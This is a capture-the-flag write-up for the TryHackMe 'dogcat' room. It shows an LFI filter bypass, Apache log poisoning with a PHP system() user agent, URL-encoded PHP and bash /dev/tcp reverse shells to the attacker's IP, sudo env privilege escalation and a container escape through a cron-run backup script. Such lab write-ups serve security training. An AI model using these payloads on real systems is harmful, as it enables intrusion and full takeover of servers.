DogCat - Writeup


Room link: https://tryhackme.com/room/dogcat

First of all let's start with nmap scan
nmap -sV -sC -Pn -n X.X.X.X


```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-17 10:09 IST
Nmap scan report for 10.10.195.134
Host is up (0.11s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 24:31:19:2a:b1:97:1a:04:4e:2c:36:ac:84:0a:75:87 (RSA)
|   256 21:3d:46:18:93:aa:f9:e7:c9:b5:4c:0f:16:0b:71:e1 (ECDSA)
|_  256 c1:fb:7d:73:2b:57:4a:8b:dc:d7:6f:49:bb:3b:d0:20 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: dogcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Now let's check the web page on port 80 for further enumeration.

We see a main page with 2 functions: view cat pictures or view dog pictures. example:



By looking at url we can assume that maybe there is a LFI vulnerability



So let's check it by fuzzing to see if we can exploit this.

First lets try the first method which is the simplest:

http://10.10.210.209/?view=../../../../../etc/passwd

We get interesting feedback from the web page that says only dogs and cats are allowed.

Sorry, only dogs or cats are allowed.

So we can assume that probably there is a function that checks for dog/cat values in the parameters that we send to the server.

After a lot of tries and manipulation with the dog/cat value I've finally been able to perform LFI.

http://10.10.210.209/?view=php://filter/convert.base64-encode/resource=./dog

And the response is encoded in base64

Here you go!PGltZyBzcmM9ImRvZ3MvPD9waHAgZWNobyByYW5kKDEsIDEwKTsgPz4uanBnIiAvPg0K

Now lets decode

```
└─$ echo "PGltZyBzcmM9ImRvZ3MvPD9waHAgZWNobyByYW5kKDEsIDEwKTsgPz4uanBnIiAvPg0K" | base64 -d
<img src="dogs/<?php echo rand(1, 10); ?>.jpg" />
```

Great! Now we can request for the main webpage to see how it works.

http://10.10.226.92/?view=php://filter/convert.base64-encode/resource=./dog../../../../../var/www/html/index

Decode the response and:

```
<!DOCTYPE HTML>
<html>

<head>
    <title>dogcat</title>
    <link rel="stylesheet" type="text/css" href="/style.css">
</head>

<body>
    <h1>dogcat</h1>
    <i>a gallery of various dogs or cats</i>

    <div>
        <h2>What would you like to see?</h2>
        <a href="/?view=dog"><button id="dog">A dog</button></a> <a href="/?view=cat"><button id="cat">A cat</button></a><br>
        <?php
            function containsStr($str, $substr) {
                return strpos($str, $substr) !== false;
            }
            $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
            if(isset($_GET['view'])) {
                if(containsStr($_GET['view'], 'dog') || containsStr($_GET['view'], 'cat')) {
                    echo 'Here you go!';
                    include $_GET['view'] . $ext;
                } else {
                    echo 'Sorry, only dogs or cats are allowed.';
                }
            }
        ?>
    </div>
</body>

</html>
```

After examining the code we can see that first it checks for the parameter ext= , if that doesn't exist add .php to the end of the request file and also checks for dog and cat.

So we can create a request that looks like this:

http://10.10.226.92/?view=./dog../../../../../etc/passwd&ext=

Because we also requested for ext= it doesn't ask for dog and cat and also doesn't put .php at the end of the request file.

Boom it worked!!!

```
Here you go!root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:
/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Now because it runs on apache2 we can perform log poisoning via lfi attack.

Lets intercept the request:

http://10.10.226.92/?view=./dog../../../../../var/log/apache2/access.log&ext=

And change the user agent value to:

<?php system($_GET[‘cmd’]); ?>

```
1  GET /?view=./dog../../../../../var/log/apache2/access.log&ext= HTTP/1.1
2  Host: 10.10.210.209
3  User-Agent: <?php system($_GET['cmd']); ?>
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Upgrade-Insecure-Requests: 1
9
10
```

And boom we got remote code execution!!

http://10.10.210.209/?view=./dog../../../../../var/log/apache2/access.log&ext=&cmd=whoami

```
"-" "curl/7.64.0" 127.0.0.1 - - [18/Mar/2021 15:21:46 +0000] "GET /
15:22:16 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 127.0.0.1 -
"-" "curl/7.64.0" 10.14.6.133 - - [18/Mar/2021 15:22:53 +0000] "GET
ess.log&ext= HTTP/1.1" 200 1193 "-" "www-data "
```

Now let's set up a nc listener and send a url encoded one liner php reverse shell command

php -r '$sock=fsockopen("10.X.X.X",1234);exec("/bin/sh -i <&3 >&3 2>&3");'

Encode it as url and send:

http://10.10.210.209/?view=./dog../../../../../var/log/apache2/access.log&ext=&cmd=%70%68%70%20%2d%72%20%27%24%73%6f%63%6b%3d%66%73%6f%63%6b%6f%70%65%6e%28%22%31%30%2e%31%34%2e%36%2e%31%33%33%22%2c%31%32%33%34%29%3b%65%78%65%63%28%22%2f%62%69%6e%2f%73%68%20%2d%69%20%3c%26%33%20%3e%26%33%20%32%3e%26%33%22%29%3b%27

Sweet we got reverse shell (:

```
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.14.6.133] from (UNKNOWN) [10.10.210.209] 56044
/bin/sh: 0: can't access tty; job control turned off
$ /bin/bash -i
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@78c21f1dff62:/var/www/html$
```

Now let's pick the 2 flags:

THM{T********a}**
THM{L********b}**

Privilege escalation:

First of all we use sudo -l to see if we can run things as root

```
www-data@78c21f1dff62:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on 78c21f1dff62:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 78c21f1dff62:
    (root) NOPASSWD: /usr/bin/env
```

Great we can run /usr/bin/env command.

So to get root we can do something like this:

sudo /usr/bin/env /bin/sh

```
root@78c21f1dff62:/var/www/html# whoami
whoami
root
root@78c21f1dff62:/var/www/html# id
id
uid=0(root) gid=0(root) groups=0(root)
root@78c21f1dff62:/var/www/html#
```

Third flag:

THM{D***************************2}**

Great we got root, but why is there one more flag to catch?

After checking and enumerating a little bit more I can assume that we are on a docker by checking the /proc/1/cgroup content.

So now our mission is to break out of the docker.

Checking the /opt/backups directory we can see a backup.sh and backup.tar files.

backup.sh contents:

```
cat backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
```

So we can assume that probably there is a cron job on the main machine that executes this backup.sh file.

Now we can inject commands for a reverse shell.

```
root@78c21f1dff62:/opt/backups# echo '#!/bin/bash' > backup.sh
echo '#!/bin/bash' > backup.sh
root@78c21f1dff62:/opt/backups# echo 'bash -i >& /dev/tcp/10.14.6.133/4444 0>&1' >> backup.sh
< -i >& /dev/tcp/10.14.6.133/4444 0>&1' >> backup.sh
```

echo ‘#!/bin/bash’ > backup.sh
echo ‘bash -i >& /dev/tcp/10.14.6.133/4444 0>&1’ >> backup.sh

Set up a listener on port 4444 and get a reverse shell (:

```
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.14.6.133] from (UNKNOWN) [10.10.210.209] 45732
bash: cannot set terminal process group (4941): Inappropriate ioctl for device
bash: no job control in this shell
root@dogcat:~# whoami
whoami
root
root@dogcat:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Fourth flag:

THM{e********d}**